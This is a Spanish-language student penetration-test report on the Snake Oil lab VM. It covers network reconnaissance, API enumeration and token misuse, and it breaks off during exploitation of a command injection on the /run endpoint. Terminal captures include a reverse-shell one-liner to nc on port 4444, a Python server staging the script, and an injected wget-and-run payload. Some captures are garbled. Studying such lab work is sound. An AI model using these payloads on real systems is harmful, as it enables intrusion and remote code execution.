

Reporte de penetración y persistencia sobre la máquina virtual Snake Oil

Alumno(a)	Bruno Axel Puente Luna
Matrícula	177876
Materia	CNO IV Programación WAP (T37A)
Docente	_____
Fecha	8 de septiembre de 2026

Índice

1. Resumen ejecutivo
2. Introducción
3. Objetivos de la práctica
4. Alcance y entorno del laboratorio
5. Metodología y desarrollo de la prueba
6. Hallazgos de seguridad
7. Persistencia y comprobación
8. Medidas de mitigación
9. Resultados obtenidos
10. Conclusiones

1. Resumen ejecutivo

En esta práctica realizamos una prueba de penetración completa contra la máquina virtual Snake Oil dentro de un entorno de laboratorio controlado. El objetivo fue demostrar cómo una API REST mal configurada, combinada con prácticas inseguras de desarrollo y una asignación incorrecta de privilegios en el sistema operativo, puede conducir desde una exposición inicial en la red hasta el compromiso total del servidor.

Durante el ejercicio identificamos la superficie de ataque de la aplicación, enumeramos los servicios disponibles, analizamos el comportamiento de la API y aprovechamos una inyección de comandos del sistema operativo. A partir de esa ejecución obtuvimos una shell reversa, revisamos el código fuente, encontramos credenciales almacenadas en texto plano, accedimos mediante SSH con un usuario legítimo y posteriormente escalamos privilegios hasta obtener acceso de superusuario. Finalmente, configuramos persistencia mediante una clave SSH autorizada y comprobamos su funcionamiento después de reiniciar la máquina.

El análisis posterior permitió identificar tres causas principales: entrada de usuario sin sanitización combinada con ejecución mediante shell, credenciales incrustadas en el código y privilegios administrativos excesivos para el usuario comprometido. La combinación de estas debilidades explica por qué una vulnerabilidad inicial de aplicación terminó convirtiéndose en un compromiso completo del sistema.

2. Introducción

Snake Oil simula un entorno moderno en el que gran parte de la lógica de la aplicación se encuentra en una API backend que opera en el puerto 8080. A diferencia de una aplicación web tradicional, la interacción principal se realiza mediante peticiones HTTP, datos estructurados en formato JSON y mecanismos de sesión basados en tokens. Por esta razón, el análisis no se limita a revisar la interfaz visible en el navegador, sino que requiere observar directamente las rutas, métodos y respuestas de la API.

Desde la fase inicial planteamos la práctica como un ejercicio de red teaming dentro de un laboratorio autorizado. Nuestro interés no fue únicamente obtener acceso, sino reconstruir la cadena completa de ataque: descubrir el objetivo, identificar su superficie expuesta, validar la vulnerabilidad, obtener una sesión remota, escalar privilegios, mantener acceso después de un reinicio y, finalmente, explicar qué controles hubieran evitado el compromiso.

3. Objetivos de la práctica

3.1 Objetivo general

Realizar una prueba de penetración controlada contra la máquina virtual Snake Oil para identificar y demostrar el impacto de una inyección de comandos en su API REST, documentando la cadena de explotación hasta alcanzar privilegios de superusuario y establecer un mecanismo de persistencia verificable.

3.2 Objetivos específicos

- Configurar un entorno de red aislado en VirtualBox para ejecutar la práctica de forma controlada.
- Identificar la dirección IP de la máquina víctima y enumerar los puertos y servicios expuestos.
- Descubrir rutas y métodos disponibles en la API para comprender su superficie de ataque.
- Obtener y reutilizar los datos de sesión necesarios para acceder a rutas restringidas.
- Aprovechar la falta de validación de entradas para obtener ejecución remota de comandos.
- Analizar el código fuente y las credenciales disponibles durante la post-explotación.
- Escalar privilegios hasta el usuario root y comprobar el compromiso total del servidor.
- Configurar persistencia mediante autenticación SSH por llave y verificarla después de un reinicio.
- Proponer medidas de mitigación asociadas con las causas raíz observadas.

4. Alcance y entorno del laboratorio

La práctica se desarrolló con dos máquinas virtuales ejecutadas en VirtualBox: una máquina atacante y la máquina víctima Snake Oil. Ambas se conectaron a una red NAT creada para el laboratorio, lo que permitió mantener la comunicación entre los sistemas dentro de un entorno controlado. La narración de la práctica indica además que la máquina atacante se ejecutó en un equipo anfitrión con Windows 11.

Elemento	Uso dentro de la práctica	Observación
VirtualBox	Ejecución de las máquinas virtuales	Red NAT utilizada como entorno controlado
Máquina atacante	Reconocimiento, enumeración, escucha y acceso remoto	Origen de las herramientas ofensivas


Elemento	Uso dentro de la práctica	Observación
Snake Oil	Sistema objetivo del laboratorio	Expone aplicación web y API REST
Puerto 80	Servicio web / verificación inicial	Muestra la página de bienvenida de Snake Oil
Puerto 8080	API backend	Principal superficie de ataque analizada

5. Metodología y desarrollo de la prueba

Organizamos el ejercicio en fases consecutivas. Cada una tuvo como propósito reducir la incertidumbre del paso siguiente: primero descubrimos el objetivo, después enumeramos sus servicios, analizamos la API, validamos la autenticación, explotamos la entrada vulnerable y continuamos con post-explotación, escalada y persistencia.

5.1 Preparación del entorno


Primero incorporamos las máquinas virtuales al entorno de VirtualBox y configuramos sus adaptadores para utilizar la misma red NAT de laboratorio. Esta configuración nos permitió trabajar en una red predecible, controlada y separada del tráfico normal del equipo anfitrión. Una vez iniciadas ambas máquinas, verificamos que existiera conectividad suficiente para comenzar el reconocimiento.



5.2 Reconocimiento de red

Iniciamos el reconocimiento utilizando arp-scan para identificar los dispositivos activos dentro de la red. Mediante solicitudes ARP pudimos observar las direcciones que respondían y comparar esos resultados con la dirección de nuestra máquina atacante. A partir de esta enumeración identificamos la dirección correspondiente a Snake Oil y la tomamos como objetivo para las siguientes fases.

Después ejecutamos un escaneo profundo con Nmap sobre la máquina identificada. El procedimiento descrito cubrió el rango completo de puertos TCP y utilizó técnicas de reconocimiento de servicios y scripts predeterminados. El resultado confirmó que se trataba de la víctima, entre otros indicadores, porque el servicio del puerto 80 devolvía el mensaje de bienvenida de Snake Oil. La aplicación también pudo comprobarse desde el navegador.



```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)
10.0.2.2      08:00:27:36:5e:41      (Unknown)
10.0.2.6      08:00:27:9b:c6:c1      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.850 seconds (138.38 hosts/sec)
. 3 responded


(kali@kali)-[~]
$
```

5.3 Enumeración y análisis de la API

Con el puerto 8080 identificado, pasamos al análisis de la API. Utilizamos Gobuster con un diccionario común para descubrir rutas y endpoints que no estaban expuestos de forma directa en la interfaz. Algunas rutas respondieron con errores 405 o 500, lo que nos indicó que existían recursos reales detrás de ellas aunque el método utilizado o el procesamiento interno no fueran correctos.

Para evitar interactuar a ciegas con la aplicación, consultamos los métodos HTTP permitidos mediante una petición OPTIONS realizada con curl. Esta verificación confirmó qué métodos aceptaba la ruta de interés y nos permitió continuar con una petición POST válida. Posteriormente registramos un usuario enviando un payload JSON y la API devolvió un token de acceso. Guardamos ese token en una variable de entorno local para reutilizarlo con mayor facilidad durante las siguientes solicitudes.

Al intentar usar el token mediante la cabecera Authorization con el esquema Bearer, el servidor presentó un fallo. Como alternativa, reutilizamos el mismo token como cookie de sesión. Bajo ese formato la aplicación permitió acceder a la ruta restringida y obtener una llave secreta del servidor, que también almacenamos localmente para utilizarla en la siguiente etapa.



```

kali@kali: ~
Session Actions Edit View Help

Nmap done: 1 IP address (1 host up) scanned in 18.01 seconds

(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.6:8080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.6:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/01 (Status: 200) [Size: 2193]
/02 (Status: 200) [Size: 2356]
/04 (Status: 200) [Size: 2324]
/1 (Status: 200) [Size: 2193]
/2 (Status: 200) [Size: 2356]
/4 (Status: 200) [Size: 2324]
/create (Status: 200) [Size: 2596]

```



```

kali@kali: ~
Session Actions Edit View Help

/1 (Status: 200) [Size: 2193]
/2 (Status: 200) [Size: 2356]
/4 (Status: 200) [Size: 2324]
/create (Status: 200) [Size: 2596]
/login (Status: 405) [Size: 64]
/registration (Status: 200) [Size: 29]
/run (Status: 405) [Size: 178]
/secret (Status: 500) [Size: 37]
/test (Status: 200) [Size: 17]
/users (Status: 200) [Size: 140]
Progress: 4613 / 4613 (100.00%)

Finished

(kali@kali)-[~]
$ curl -i -X OPTIONS http://10.0.2.6:8080/login
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:12:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS

(kali@kali)-[~]
$

```

```

kali@kali: ~
Session Actions Edit View Help

$ curl -i -X OPTIONS http://10.0.2.6:8080/login
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:12:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS

(kali@kali)-[~]
$ curl -i -X POST http://10.0.2.6:8080/registration -H "Content-Type: appli
cation/json" -d '{"username":"pacloak","password":"1234"}'
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:13:51 GMT
Content-Type: application/json
Content-Length: 369
Connection: keep-alive

{"message": "User pacloak was created. Please use the login API to log in!",
"access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImI
hdCI6MTc3MTczMzYzMSwianRpIjoiaDBkZTAwYTUtMzg1MC00MWJlLWExYmEtYzRiMGY5ZjUwYzY0
IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InBhY2VzcyIsLCJ1YmYiOiJlZ3NzE3MzYzESImV4cCI6MT
c3MTczNDUzMX0.TyLTqTFmrX06FhZQLwIY28VOPDhsv8VeMA0wA9r9pXc"}

(kali@kali)-[~]
$

```

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ curl -i -X GET http://10.0.2.6:8080/secret -H "Authorization: Bearer $TOKEN"
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:15:00 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive

{"message": "Internal Server Error"}

(kali@kali)-[~]
$ curl -i -X GET http://10.0.2.6:8080/secret -cookie "access_token_cookie=$TOKEN"
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:15:37 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive

{"message": "Internal Server Error"}
curl: (3) URL rejected: Bad hostname

(kali@kali)-[~]
$

```

```

kali@kali: ~
Session Actions Edit View Help

Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:15:37 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive

{"message": "Internal Server Error"}
curl: (3) URL rejected: Bad hostname

(kali@kali)-[~]
$ curl -i -X GET http://10.0.2.6:8080/secret --cookie "access_token_cookie=$TOKEN"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:16:18 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzIjoiImV4cCI6MTc3MTczMzc3ODcwIiwiaWF0IjY2ZmMzI2YzctYTYxOC00YTZhLTk4OTgtZDg3MmEzNmE5N2FhIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImBhY2VxbmsiLCJuYmYiOiJlE3NzE3MzE3MzNzgsImV4cCI6MTc3MTczNDY3ODh0.KjwWNqKIKQQTWkmkXI7h3xZ5s7T-ctsVQmIB7Ee2xU; Secure; HttpOnly; Path=/

{"ip-address": "", "secret_key": "commandexecutionissecret"}

(kali@kali)-[~]
$ SECRETKEY=


```


5.4 Explotación de la inyección de comandos

La vulnerabilidad principal se encontraba en un endpoint que aceptaba parámetros controlados por el usuario y no realizaba una validación o sanitización adecuada. El comportamiento descrito permitía que metacaracteres propios de sistemas Unix, como el punto y coma, salieran del contexto previsto por la aplicación y provocaran la ejecución de comandos del sistema operativo.

Para la ejecución utilizamos una técnica de staging. En lugar de colocar toda la lógica de la shell reversa directamente dentro de la petición, preparamos un script Bash en la máquina atacante. Después levantamos un servidor HTTP ligero con Python para que la víctima pudiera recuperar ese archivo y configuramos Netcat/Ncat en modo escucha sobre el puerto 4444 para recibir la conexión reversa.

Finalmente enviamos la petición maliciosa al endpoint vulnerable, concatenando la acción esperada por la API con instrucciones adicionales que provocaron la descarga y ejecución del script. La conexión regresó hacia la máquina atacante y obtuvimos acceso inicial a la consola del sistema víctima.



```

kali@kali: ~
Session Actions Edit View Help
curl: (3) URL rejected: Bad hostname


(kali@kali)-[~]
$ curl -i -X GET http://10.0.2.6:8080/secret --cookie "access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1Ij0iY2ZmMzI2YzctYTYxOC00YTZhLTk4Cg3MmEzNmE5N2FhIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InBhY2xvbmsiLCJ1YmV4Ij0iE3NzMDNzgsImV4cCI6MTc3MTczNDY3OH0.KjwWNqKIKQQTWkmkXI7h3xZ5s7T-ctsVQmIB7Ee2xLcure; HttpOnly; Path=/"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:16:18 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1Ij0iY2ZmMzI2YzctYTYxOC00YTZhLTk4Cg3MmEzNmE5N2FhIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InBhY2xvbmsiLCJ1YmV4Ij0iE3NzMDNzgsImV4cCI6MTc3MTczNDY3OH0.KjwWNqKIKQQTWkmkXI7h3xZ5s7T-ctsVQmIB7Ee2xLcure; HttpOnly; Path=/

{"ip-address": "", "secret_key": "commandexecutionissecret"}

(kali@kali)-[~]
$ SECRETKEY="commandexecutionissecret"

(kali@kali)-[~]
$ echo "rm /tmp/f;mkfifo /tmp/f;ct /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.4 4444" > shell.sh

(kali@kali)-[~]
$
  
```



```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.6 - - [21/Feb/2026 23:21:42] "GET /shell.sh HTTP/1.1" 200 -
10.0.2.6 - - [21/Feb/2026 23:22:31] "GET /shell.sh HTTP/1.1" 200 -
10.0.2.6 - - [21/Feb/2026 23:25:45] "GET /shell.sh HTTP/1.1" 200 -
Keyboard interrupt received, exiting.

kali@kali)-[~]
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ curl -i -X POST http://10.0.2.6:8080/run -H "Content-Type: application/json" -d '{"url": "127.0.0.1; wget http://10.0.2.4/shell.sh -O /tmp/shell.sh; sh /tmp/shell.sh", "secret_key": "commandexecutionissecret"}'
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:26:08 GMT
Content-Type: application/json
Content-Length: 54
Connection: keep-alive
{"message": "The timeout is expired!", "success": false}

